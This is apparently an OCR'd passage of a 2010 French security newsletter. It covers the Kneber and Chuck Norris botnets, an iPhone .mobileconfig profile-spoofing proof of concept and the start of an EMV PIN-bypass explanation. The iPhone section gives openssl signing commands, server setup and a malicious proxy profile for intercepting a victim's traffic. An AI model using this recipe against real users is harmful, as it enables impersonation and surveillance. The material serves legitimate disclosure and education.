- Mode virtuel :
http://fr.wikipedia.org/wiki/Mode_virtuel_8086

- Article de Mysterie sur le sujet :
http://mysterie.fr/blog/index.php?post/2010/01/24/WAZA

- Adressage mémoire :
http://en.wikipedia.org/wiki/X86_memory_segmentation

- #GP on pre-commit fail :
http://blog.cr0.org/2009/09/cve-2009-2793-iret-gp-on-pre-commit.html

- Forging cs:eip en mode virtuel :
http://blog.cr0.org/2009/10/cve-2009-2267-mishandled-exception-on.html

- General protection fault :
http://en.wikipedia.org/wiki/General_protection_fault

- IRET : Intel Manuel Vol 2A

- #GP Exception : Intel Manuel Vol 3A

- Coins non documentés des instructions Intel :
http://www.drdobbs.com/184410566

- Mode virtuel :
http://osdev.berlios.de/v86.html

- CVE :
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2010-0232

- Privilege Level :
http://en.wikipedia.org/wiki/Privilege_level

- Anneau de protection :
http://fr.wikipedia.org/wiki/Anneau_de_protection

- Patch :
http://www.microsoft.com/technet/security/Bulletin/MS10-015.mspx

L'actualité du mois...

Que s'est-il passé au cours de ces dernières semaines au sein du petit monde de la sécurité informatique ?

Quelques "0-day" au sein d'Internet Explorer, Firefox et encore Adobe Reader ont réveillé le monde de la sécurité, tout comme le concours Pwn2Own toujours riche en enseignements!

Puis, nous reviendrons sur les botnets Kneber et Chuck Norris avant d'aborder l' attaque de Ross Anderson sur la sécurité des cartes à puces.
Enfin, nous présenterons une vulnérabilité liée aux fichiers de configuration .mobileconfig pour l'iPhone...

Adrien GUINAULT
Lin Miang JIN
Yannick HAMON
François LEGUE
Charles DAGOUAT

XMCO | Partners

Ce mois-ci, nous avons choisi de présenter une faiblesse de l'iPhone, les botnets *Chuck Noris* et *Kneber*, les différents "0-day" de ces derniers mois, la vulnérabilité MS10-015 et les vulnérabilités les plus importantes...

- **Kneber vs Chuck Norris :** présentation des deux nouveaux botnets découverts en février 2010.
- **PKI, iPhone et la manipulation de la configuration :** retour sur un problème passé sous silence
- **EMV et Man In The Middle :** explication de la preuve de concept mise en évidence par Ross Anderson
- **0-day en pagaille :** Internet Explorer, Firefox et Adobe tous victimes de vulnérabilités critiques.
- **Phishing of the month :** Paypal, une cible privilégiée pour les pirates

Des botnets toujours des botnets...

Kneber = ZeuS

En ce début d'année 2010, plusieurs **botnets** ont été découverts. Le premier baptisé ***Kneber*** est devenu rapidement célèbre en infectant pas moins de 2500 entreprises et certains gouvernements...

Basé sur le célèbre cheval de Troie **ZeuS** spécialisé dans le vol d'argent (voir Info), ce botnet a été baptisé Kneber à la suite de la campagne de Spam menée à partir du compte HilaryKneber@yahoo.com.

Le virus a**urait, en quelques jours, infecté 75 000 machines** à travers le monde pour constituer un botnet visant à voler des identifiants et des mots de passe utilisés pour se connecter aux sites bancaires, aux réseaux sociaux, ou encore aux comptes emails.





Image issue du rapport de Newitness

Une fois exécuté sur le poste des victimes, le virus scrute les résolutions DNS. Si la victime navigue sur un des sites identifiés (liste non exhaustive), ce dernier vole alors toutes les données échangées entre l'internaute et les serveurs.

D'après la société **NetWitness**, **75Go de données** correspondant à **68 000 identifiants** et mots de passe et **2 000 certificats SS**L auraient ainsi été dérobés en l'espace de 4 jours.

NetWitness n'a pas souhaité divulguer les entreprises touchées par cette infection. Néanmoins, d'après le Wall Street Journal, parmi celles-ci figurent les entreprises pharmaceutiques Merk & Co. et Cardinal Health, la société de production Paramount Picture et également le géant du réseau Juniper Networks Inc. Toujours d'après le Wall Street Journal, l'infection aurait débuté fin 2008 et serait originaire d'Europe et de Chine et 192 pays auraient été touchés.


Plus de la moitié des systèmes infectés par Kneber contiendrait également le cheval de Troie "Waledac". D'après NetWitness, ceci serait la preuve d'une collaboration poussée dans le milieu criminel underground.



Chuck Norris

Après Kneber, un autre botnet, ciblant cette fois-ci les équipements réseau, a été découvert par une équipe de chercheurs tchèques de l'université de Masaryk.

Baptisé ***Chuck Noris***, ce dernier s'attaque uniquement d'équipement réseau tel que des modems ADSL ou des routeurs. Celui-ci tire parti du faible niveau de sécurité de ces équipements en les compromettant via l'utilisation des mots de passe par défaut ou des mots de passe faibles. Il exploite aussi une vulnérabilité connue des routeurs D-Link.



Une fois présent en mémoire, le ver bloque les ports qui lui on permit d'entrer sur le système. Par la suite, **via un canal IRC**, l'équipement reçoit ses ordres et les exécute.

Ce dernier est ainsi capable de scanner un réseau à la recherche d'autres équipements vulnérables. Il peut aussi réaliser des dénis de service distribués, deviner des mots de passe via des attaques par dictionnaires... Enfin, il change la **configuration DNS du routeur** afin de pouvoir participer à des campagnes de phishing.

Dernière note importante, ce vers ne s'installe qu'en mémoire. Un simple redémarrage de l'équipement infecté permet de s'en débarrasser... Par ailleurs, un **mot de passe "fort"** et un fi**rmware maintenu à jour** sont indispensables afin de se prémunir contre l'infection du ver.

Pour conclure, ce botnet n'a rien d'exceptionnel, si ce n'est qu'il ne cible que des équipements réseau faiblement sécurisés...
Chuck Noris n'est pas le premier du genre et d'autres vers s'étaient déjà illustrés en s'attaquant à de tels équipements réseau (**psybot**).

Références


- Kneber :
http://www.netwitness.com/nwwp10/20100212-febnw/NetWitness_wp_tkbn021210.pdf

- Chuck Norris :
http://www.zdnet.fr/actualites/informatique/0,39040745,39713237,00.htm

http://news.techworld.com/networking/3213248/chuck-norris-botnet-karate-chops-routers-hard/

http://www.sophos.com/blogs/gc/g/2010/02/23/routers-poor-passwords-risk-chuck-norris/

http://www.theregister.co.uk/2010/02/23/chuck_norris_botnet_doesnt_sleep/



iPhone, PKI et fichier de configuration

L'iPhone est devenu en quelques années un produit et un succès grand public. Mais l'attrait qu'il suscite et les fonctionnalités qu'il offre en ont aussi fait **un incontournable dans le monde de l'entreprise**.

Afin de faciliter son intégration dans les systèmes d'informations des entreprises, Apple a doté son produit **d'outils et des méthodes** permettant aux administrateurs de mettre en place et de déployer une **configuration unifiée** sur une flotte d'appareils. Mais des pirates pourraient être amenés à détourner ces fonctionnalités à leur avantage afin de mener à bien une attaque.
Sur son blog, un chercheur utilisant le pseudonyme ***Cryptopath*** [1] a fait part de ses découvertes quant aux différents outils et fonctionnalités offerts par Apple. Celui-ci présente plusieurs failles de sécurité du système, et propose une méthode pour en reproduire l'exploitation.

> "IPCU est un outil qui permet aux administrateurs de créer un fichier de configuration qui contiendra les paramètres des services WIFI, VPN, client MAIL....."

L'article suivant propose donc de résumer l'état du système actuel ainsi que les découvertes de Cryptopath puis de concrétiser ces recherches avec une mise en pratique du problème...

La gestion des configurations iPhone en entreprise

Apple n'avait sans doute pas prévu un tel succès de son produit. Tout du moins, pas dans le monde professionnel. Les fonctionnalités dédiées à cet environnement particulier ont donc été ajoutées petit à petit dans les différentes versions du produit

Le format .mobileconfig

Un format de **fichier XML**, dont les spécifications ont été rendues publiques, a été défini par Apple. Ce format de fichier, dont l'extension est "mobileconfig", peut être généré avec un logiciel disponible gratuitement sur le site d'Apple. Baptisé **iPCU** (iPhone Configuration Utility), cet outil donne la possibilité aux administrateurs de créer un fichier de configuration qui contiendra tous les paramètres des **services WiFi, du VPN**, du client **Mail**, des calendriers partagés, les restrictions d'accès aux applications ou au contenu... ou encore à des fonctionnalités plus orientées "monde professionnel " telles que les liaisons **Exchange ActiveSync, LDAP**, ou les certificats racine du trousseau, etc.

Bref, un outil complet permettant de mettre en place une politique de sécurité minimale pour un appareil contenant de plus en plus d'informations sensibles pour une entreprise.

Déploiement de profils

Dans la version 2 du système d'exploitation de l'iPhone a été intégré un protocole permettant de déployer simplement ce type de fichier. L'accès avec Safari à un fichier ".mobileconfig" servi par un serveur web avec l'entête HTTP "Content-type" ayant pour valeur "**application/x-apple-aspen-config**" permet de lancer l'application chargée de traiter ce type de fichier.

Dans la version 3 de l'OS, Apple a intégré le déploiement de configuration avec le **protocole SCEP (Simple Certificate Enrollment Protocol)**. Ce protocole permet d'attribuer simplement un certificat personnel à de nombreux iPhone afin de distribuer le fichier de configuration de façon sécurisée [2].

Les points faibles du système

Cryptopath a trouvé plusieurs points faibles dans l'ensemble du système. Il a ainsi trouvé des incohérences au niveau de la chaîne de certification, ou du **support du SCEP**. Nous ne nous intéresserons pas à ces parties dans cet article.

Le chercheur a surtout découvert une incohérence au niveau de la gestion des fichiers ".**mobileconfig**". Afin de vérifier que la configuration est valide et qu'elle a été générée par la "bonne personne" , le fichier est signé avec une clef privée attribuée à l'administrateur ou à l'entreprise souhaitant déployer la configuration.


Le fichier ".mobileconfig" est donc composé d'un fichier de configuration XML, d'un certificat délivré par une autorité de certification et d'une signature.

```
<plist version="1.0">
<dict>
    <key>PayloadContent</key>
    <array>
        <dict>
            <key>PayloadDescription</key>
            <string>Configure les restrictions de lâappareil.</string>
            <key>PayloadDisplayName</key>
            <string>Restrictions</string>
            <key>PayloadIdentifier</key>
            <string>Apple Computer (by XMCO).restrictions</string>
            <key>PayloadOrganization</key>
            <string>Apple Computer (by XMCO)</string>
            <key>PayloadType</key>
            <string>com.apple.applicationaccess</string>
            <key>PayloadUUID</key>
            <string>D539AD8E-C875-45CF-BA7B-C3DC94B8E685</string>
            <key>PayloadVersion</key>
            <integer>1</integer>
            <key>allowAppInstallation</key>
            <true/>
            <key>allowCamera</key>
            <true/>
            <key>allowExplicitContent</key>
            <true/>
            <key>allowSafari</key>
            <true/>
            <key>allowScreenShot</key>
            <true/>
            <key>allowYouTube</key>
            <true/>
            <key>allowiTunes</key>
            <false/>
        </dict>
    </array>
    <key>PayloadDescription</key>
    <string>Description trÃ¨s longue de ce profil de test.</string>
    <key>PayloadDisplayName</key>
    <string>Security Update</string>
    <key>PayloadIdentifier</key>
    <string>Apple Computer (by XMCO)</string>
    <key>PayloadOrganization</key>
    <string>Apple Computer (by XMCO)</string>
```

Cependant, n'importe quel certificat racine du trousseau de Safari peut être utilisé pour vérifier la signature d'un fichier de configuration. Dans la version 3.1 de l'OS, il y a plus de **220 certificats racines** dans le trousseau de Safari correspondant aux autorités de certification dites de confiance [3]. Or nombre d'entre elles offrent gratuitement des certificats dédiés à la signature électronique pour une période limitée.

Ainsi en obtenant un tel certificat auprès d'une autorité de certification comme **VeriSign** (gratuit et valable pour une période de 60 jours), un pirate peut signer son fichier de configuration qui apparaîtra valide aux yeux de l'iPhone.

Il est donc tout à fait envisageable de demander un certificat au nom d'Apple, ou de n'importe quelle société ciblée par un pirate. Il suffit par la suite d'un peu de social engineering afin de faire suivre un lien particulier par un utilisateur, et ainsi lui faire installer une configuration malicieuse.



1. Le pirate demande gratuitement **un certificat de signature au nom de l'entreprise de la victime** (Apple par ex) auprès d'une autorité de certification présente dans le trousseau de certificat de Safari.

2. L'autorité de certification **délivre gratuitement un certificat** avec la clef privée.

3. Le pirate **crée un fichier de configuration**, le **signe** avec la clef privée, et configure un serveur HTTP pour le servir en "applicaton/x-apple-aspen-config"

4. Le pirate **incite la victime à télécharger le fichier** avec Safari.

5 & 6. La victime récupère le fichier de configuration depuis un serveur web.

7. L'iPhone va vérifier toute **la chaîne de confiance** afin de s'assurer que le fichier de configuration est bien valide et issu d'une autorité de certification légitime. Le pirate a réussi son attaque !

Un autre problème a également été mis en évidence. Comme cela a été expliqué précédemment, ces fichiers de configuration peuvent être distribués de trois façons différentes : par **USB** via iPCU; par **HTTP** ou encore par **SCEP**.

> **"...n'importe quel certificat racine du trousseau de Safari peut être utilisé pour vérifier la signature d'un fichier de configuration...Or nombre d'entre elles offrent gratuitement des certificats dédiés à la signature électronique pour une période limitée."**

Apple considère une configuration transférée directement via iPCU comme sécurisée. En effet, l'utilisation d'un câble USB garantit qu'un utilisateur est conscient de l'action réalisée. Un câble peut difficilement être branché à l'iPhone à l'insu de son propriétaire...


Au cours de la première connexion, iPCU installe donc un certificat permettant de signer le fichier ".mobileconfig" transféré via USB. Celui-ci permettra par la suite de valider les échanges. Une première incohérence apparaît, puisque ce certificat pourra valider la signature lors d'échanges réalisés "over-the-air" (via le WiFi ou encore GPRS/EDGE) tant que les fichiers auront été générés par la même installation du logiciel iPCU.

La preuve par l'exemple


Obtention du certificat

Crytopath a, dans son étude, obtenu un certificat personnel de signature de mail ("class 1" selon la classification proposée par VeriSign). Ce certificat gratuit permet de signer des documents. Pour cela, le certificat doit contenir dans la section "extension" une option "Key-Usage" signifiant le type d'utilisation de la clef embarquée. Dans le cadre de la signature, il faut donc y trouver le paramètre "signature".

Le certificat de signature en question a été obtenu sur le site de **VeriSign**. Pour cela, nous avons simplement rempli un formulaire et fournis plusieurs informations comme un nom (Apple Computer par exemple ;-), et une adresse email.




Un certificat a ensuite été installé dans le trousseau de notre MacBook. Nous avons enfin exporté notre clef privée, notre certificat qui a été délivré par Verisign, ainsi celui de l'autorité de certification au format "PEM".




Création du fichier .mobileconfig

Le logiciel iPCU fourni par Apple permet de créer, en quelques clics, un fichier de configuration. Divers onglets permettent d'imposer des restrictions mais également de définir les paramètres du Wifi, Courrier électronique, CalDAV...



Dans notre exemple, nous avons simplement interdit l'accès à l'iTunes Music Store [4] mais également modifié les **paramètres avancés afin de forcer l'utilisation d'un proxy**. Nous aurions pu également ajouter des certificats racines dans le trousseau, configurer un réseau wifi à utiliser...

La configuration du proxy nécessite la connaissance préalable de l'APN de notre victime. Ici, nous utilisons l'APN de SFR soit *sl2sfr* puis notre proxy localisé sur le serveur pentest.xmcopartners.com (port 8888).



Signature du fichier .mobileconfig avec le certificat précédemment obtenu

Le fichier XML contenant la configuration à appliquer doit être signé pour être **considéré comme valide par l'iPhone**. La signature a été générée à partir du certificat obtenu auprès de l'autorité de certification, la clef privée et le certificat de l'autorité de certification. Dans notre cas, la commande suivante a été utilisée :

```
$ openssl smime -sign -signer <CERTIFICAT_DELIVRE> -inkey <CLEF_PRIVEE> -in xml.mobileconfig -outform der -nodetach -certfile <CERTIFICAT_DE_L_AC> > xml_SIGNED.mobileconfig
```

Dans le cas du certificat personnel de signature, la commande était donc :

```
$ openssl smime -sign -signer cert.pem -inkey private_key.pem -in xml.mobileconfig -outform der -nodetach -certfile VeriSign\ Class\ 1\ Individual\ Subscriber\ CA\ -\ G2.pem > xml_SIGNED.mobileconfig
```

Configuration d'Apache

Le fichier de configuration du serveur Apache distribuant le fichier a été modifié afin que l'iPhone puisse correctement gérer le fichier ".mobileconfig".

> **“ ... iPCU permet de créer un fichier de configuration. Divers onglets permettent d'imposer des restrictions, mais également de définir les paramètres du Wifi, Courrier électronique, CalDAV.... ”**

La ligne suivante permet de changer le paramètre Content-Type de l'entête HTTP et a été ajoutée à la configuration dans la section relative aux types "mime":

```
application/x-apple-aspen-config        mobileconfig
```

Accès au fichier avec Safari depuis l'iPhone

Avec Safari, il suffit d'accéder au fichier de configuration signé pour que l'iPhone nous propose d'appliquer la configuration distribuée. Notre fichier de configuration est bien vérifié et est considéré **comme valide**!


Installation du profil

Une dernière boite de dialogue nous demande de confirmer l'installation du profil...

Exploitation de l'attaque

La victime a installé notre profil de configuration. Cet utilisateur du réseau SFR va désormais naviguer sur Internet **en passant par notre proxy**.

Nous pouvons donc espionner notre victime, la rediriger vers les sites de notre choix, injecter du code malicieux...



Conclusion

Le problème mis en évidence montre bien les faiblesses de la politique mise en place par Apple.

L'iPhone utilisant les certificats contenus dans le trousseau de Safari pour valider la signature du fichier de configuration, il est aisé d'usurper une identité, et avec une pointe de "social engineering" de faire appliquer à un utilisateur crédule une

configuration malicieuse. Apple aurait dû mettre en place une politique de sécurité autour de la PKI utilisée pour valider les fichiers de configuration, afin de ne pas tomber dans ce genre de travers. Pour cela, les certificats racines utilisés spécifiquement pour la validation des fichiers ".mobileconfig" devraient faire partie d'un second trousseau dédié à cet usage.

Références

[1] *http://cryptopath.wordpress.com/2010/01/29/iphone-certificate-flaws/*

[2] *http://manuals.info.apple.com/en_US/Enterprise_Deployment_Guide.pdf*

[3] *http://support.apple.com/kb/HT3580*

[4] *http://www.apple.com/support/iphone/enterprise/*

[5] *http://www.madboa.com/geek/openssl*

EMV et Man In The Middle...

Des chercheurs anglais ont récemment découvert une faille au sein des cartes bancaires, et plus précisément au sein des cartes EMV. Après avoir annoncé leur trouvaille aux banques début janvier 2010, l'équipe de chercheurs menée par Steven **J. Murdoch et Ross Anderson** vient de publier le fin mot de l'histoire.

Le standard EMV

Les **cartes EMV** sont les cartes bancaires utilisées quotidiennement en France. EMV est en fait un standard de sécurité des cartes bancaires apparu en 1995. EMV tire son nom des fondateurs de l'époque : **Europay International, Mastercard International et Visa International.** EMV est désormais défini et géré par l'organisme EMVCo LLC regroupant, en plus des membres fondateurs, JCB International et American Express. Ce standard domine aujourd'hui le marché avec plus de 944 millions de cartes EMV en circulation à travers le monde. EMV est principalement déployé en Europe, et commence à l'être au Canada. Les banques font également pression pour l'implanter au États-Unis.

Le standard EMV, aussi connu sous le nom de "**Chip and PIN**" dans les pays anglophones, a été introduit afin de répondre à des fraudes bancaires croissantes. En effet, EMV permet de sécuriser les transactions par cartes bancaires en authentifiant à la fois la carte bancaire utilisée et le client la présentant. Pour se faire, EMV se base sur **les puces électroniques** et combine des méthodes **d'authentification cryptographique**, de **signature numérique** et l'utilisation d'un **code PIN**. L'utilisation d'une puce électronique permet de limiter les cartes contrefaites, alors que la nécessité de connaître le code PIN permet de lutter contre l'utilisation de cartes perdues ou volées.

Dans le standard EMV, un client autorise une transaction monétique en introduisant sa carte bancaire dans un terminal de paiement, ou "Terminal de Paiement Electronique - TPE". Le client utilise ensuite le clavier du TPE afin d'entrer son code PIN, qui sera transmis par le TPE à la puce électronique pour vérification. En réponse, la puce renvoie un certificat numérique au TPE. Les détails de la transaction sont également authentifiés à l'aide d'un condensat ("Message Authentication Code - MAC") en utilisant une clef symétrique partagée entre la puce et la banque du client (la banque émettrice de la carte).

L'attaque mise au point par les chercheurs anglais permet d'utiliser n'importe quelle carte EMV, **sans en connaître le code PIN**... Explications.

L'origine de l'attaque

EMV correspond à la fois à un ensemble de protocole, ainsi qu'à un framework de protocoles propriétaires. En pratique, une banque émettant une carte va sélectionner un sous-ensemble de protocoles EMV, en choisissant par exemple entre les différentes méthodes de signature numérique, les différents algorithmes MAC, et en choisissant parmi des centaines d'options personnalisables. Au vu de la diversité des protocoles, les chercheurs anglais se sont surtout concentrés sur le protocole tel qu'il est déployé au Royaume-Uni. L'attaque présentée résulte d'une vulnérabilité dans le fondement même du framework EMV, et d'une vulnérabilité dans les protocoles MAC propriétaires utilisés par les banques émettrices.

Le fonctionnement du protocole EMV peut être divisé en 3 phases :

1 - **Authentification de la carte** (Carte et TPE): Permet d'assurer au terminal la banque qui a émis la carte et que les données contenues n'ont pas été altérées.

2 - **Vérification du porteur de la carte** (Carte et TPE): Permet d'assurer au terminal que le code PIN entré par l'utilisateur correspond bien à celui contenu dans la carte.

3 - **Autorisation de la transaction** (Carte, TPE et Banque émettrice) : Permet d'assurer au terminal que la banque émettrice de la carte autorise la transaction.

C'est au niveau de la **deuxième phase** que va porter l'attaque.

Explications

Contrairement à ce que l'on pourrait penser, il existe dans le protocole EMV plusieurs méthodes pour authentifier le porteur de la carte. Il est entre autres possible de choisir entre (par ordre de préférence) :

• vérification par code PIN

• vérification par signature

• pas de vérification...!

